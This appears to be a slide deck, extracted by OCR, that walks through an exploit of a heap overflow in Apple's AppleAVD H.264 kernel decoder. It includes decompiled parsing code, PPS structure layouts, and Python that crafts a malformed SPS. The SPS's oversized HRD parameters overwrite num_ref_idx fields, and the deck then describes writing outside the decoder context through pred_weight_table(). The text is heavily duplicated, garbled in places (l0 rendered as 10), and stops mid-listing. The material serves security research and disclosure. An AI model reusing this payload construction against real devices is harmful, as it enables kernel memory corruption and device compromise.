ppsList[pps_id].num_ref_idx_11_default_active_minus1 = (byte)parsed;
/* if greater than 0x1F (31) go to error */
if ((parsed & 0b11100000) != 0) goto AppleAVD_PARSEPPS_ERRANDPRINT;
    
```

for P, SP, and B slices minus1 shall be in the

# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



Offset	Length	Mnemonic	Data Type	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_table

**File Decoded:** bitstream.h264

```

SPS0  PPS0
AppleAVD_AVC_readbits(ctx,iVar6 + 0x21);
uVar16 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,parsed);
parsed = (uVar16 >> (ulong)(-parsed & 0x1f)) + ~(-1 << (ulong)(parsed & 0x1f));
ppsList[pps_id].num_ref_idx_11_default_active_minus1 = (byte)parsed;
/* if greater than 0x1F (31) go to error */
if ((parsed & 0b11100000) != 0) goto AppleAVD_PARSEPPS_ERRANDPRINT;

```

for P, SP, and B slices  
minus1 shall be in the

# Decode SPS<sub>31</sub> with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstre

Time of check != Time of use

The screenshot shows a debugger's structure editor for the AppleAVC\_PPS structure. The SPS<sub>0</sub> and PPS<sub>0</sub> blocks are visible in memory. The code block below shows the relevant C code for reading bits from the PPS structure.

```

AppleAVC_readbits(ctx, ivar + 0x21);
uVar16 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVC_readbits(ctx, parsed);
parsed = (uVar16 >> (ulong)(-parsed & 0x1f)) + ~(-1 << (ulong)(parsed & 0x1f));
ppsList[pps_id].num_ref_idx_11_default_active_minus1 = (byte)parsed;
/* if greater than 0x1F (31) go to error */
if ((parsed & 0b11100000) != 0) goto AppleAVD_PARSEPPS_ERRANDPRINT;
    
```

A red box highlights the assignment of parsed to ppsList[pps\_id].num\_ref\_idx\_11\_default\_active\_minus1. A callout box points to this assignment with the text "Time of check != Time of use". Another callout box points to the condition in the if statement with the text "for P, SP, and B slices minus1 shall be in the".

## File Decoded: bitstream.h264



## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_set_id"] = 31  
ds["spses"][1]["vui_parameters_present_flag"] = True  
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True  
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 for targeting
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i + cpb_cnt_minus1+1 for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_set_id"] = 31
ds["spses"][1]["vui_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"] = new_vui_parameter()
```

```
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 for targeting
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i + cpb_cnt_minus1+1 for i in range(cpb_cnt_minus1+1)]
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_10_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_10_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_11_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"]
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
```

```
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_10_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_11_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_10_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_10_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_11_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"]
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	[num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"]
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

# File Decoded: bitstream.h264



```
    hrd_parameters() {
        cpb_cnt_minus1           : 0|5 ue(v)
        bit_rate_scale            : 0|5 u(4)
        cpb_size_scale             : 0|5 u(4)
        for SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {
            bit_rate_value_minus1[SchedSelIdx] : 0|5 ue(v)
            cpb_size_value_minus1[SchedSelIdx] : 0|5 ue(v)
            cbr_flag[SchedSelIdx] : 0|5 u(1)
        }
        initial_cpb_removal_delay_length_minus1 : 0|5 u(5)
        cpb_removal_delay_length_minus1         : 0|5 u(5)
        dbp_output_delay_length_minus1          : 0|5 u(5)
        time_offset_length                     : 0|5 u(5)
    }
```

```
    num_ref_idx_payload = 0xff
    ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][(ref_idx_overwrite_idx-5)] = True # PPS Entropy encoding
    pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_10_default_active_minus1
    pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_11_default_active_minus1
    pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
    ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][(ref_idx_overwrite_idx)] = pps_tgt_payload0
```

Offset	Length	Mnemonic	Data Type	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_10_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_11_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

## File Decoded: bitstream.h264



```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"
ds["spses"][1]["vui_parameters"]
```

```
cpb_cnt_minus1 = 68      # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True # PPS Entropy encoding
pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

Challenge 1: Using the overwritten values

SPS: Sequence Parameter Set

PPS: Picture Parameter Set

# Decode $SPS_{31}$ with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Decode $SPS_{31}$ with overflowing HRD

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Use overwritten num\_ref\_idx\_default\_active\_10

## Kernel Memory: H264 UserContext




## File Decoded: bitstream.h264



Offset	Length	Mnemonic	Data Type	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster...	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749...	AppleAVD_AVC_SliceHe...	AppleAVD_AVC_SliceHeader[600]	slice_array

# Use overwritten num\_ref\_idx\_default\_active\_I0

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Use overwritten num\_ref\_idx\_default\_active\_l0

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Use overwritten num\_ref\_idx\_default\_active\_10

## Kernel Memory: H264 UserContext




## File Decoded: bitstream.h



`num_ref_idx_10_active_minus1` specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP, or B slice and `num_ref_idx_10_active_minus1` is not present, `num_ref_idx_10_active_minus1` shall be inferred to be equal to `num_ref_idx_10_default_active_minus1`.

# Use overwritten num\_ref\_idx\_default\_active\_10

**Kernel Memory:** H264 UserContext**File Decoded:** bitstream.h


`num_ref_idx_10_active_minus1` specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP or B slice and `num_ref_idx_10_active_minus1` is not present, `num_ref_idx_10_active_minus1` shall be inferred to be equal to `num_ref_idx_10_default_active_minus1`.



# Use overwritten num\_ref\_idx\_default\_active\_10


**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h


`num_ref_idx_10_active_minus1` specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP or B slice and `num_ref_idx_10_active_minus1` is not present, `num_ref_idx_10_active_minus1` shall be inferred to be equal to `num_ref_idx_10_default_active_minus1`.



# Use overwritten num\_ref\_idx\_default\_active\_l0


**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h

`num_ref_idx_l0_active_minus1` specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP or B slice and `num_ref_idx_l0_active_minus1` is not present, `num_ref_idx_l0_active_minus1` shall be inferred to be equal to `num_ref_idx_l0_default_active_minus1`.



Challenge 1: Using the overwritten values

# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Write Outside of User Context with predWeightTable()

## 7.3.3.2 Prediction weight table syntax

```
pred_weight_table( ) {  
    luma_log2_weight_denom  
    if( ChromaArrayType != 0 )  
        chroma_log2_weight_denom  
    for( i = 0; i <= num_ref_idx_10_active_minus1; i++ ) {  
        luma_weight_10_flag  
        if( luma_weight_10_flag ) {  
            luma_weight_10[ i ]  
            luma_offset_10[ i ]  
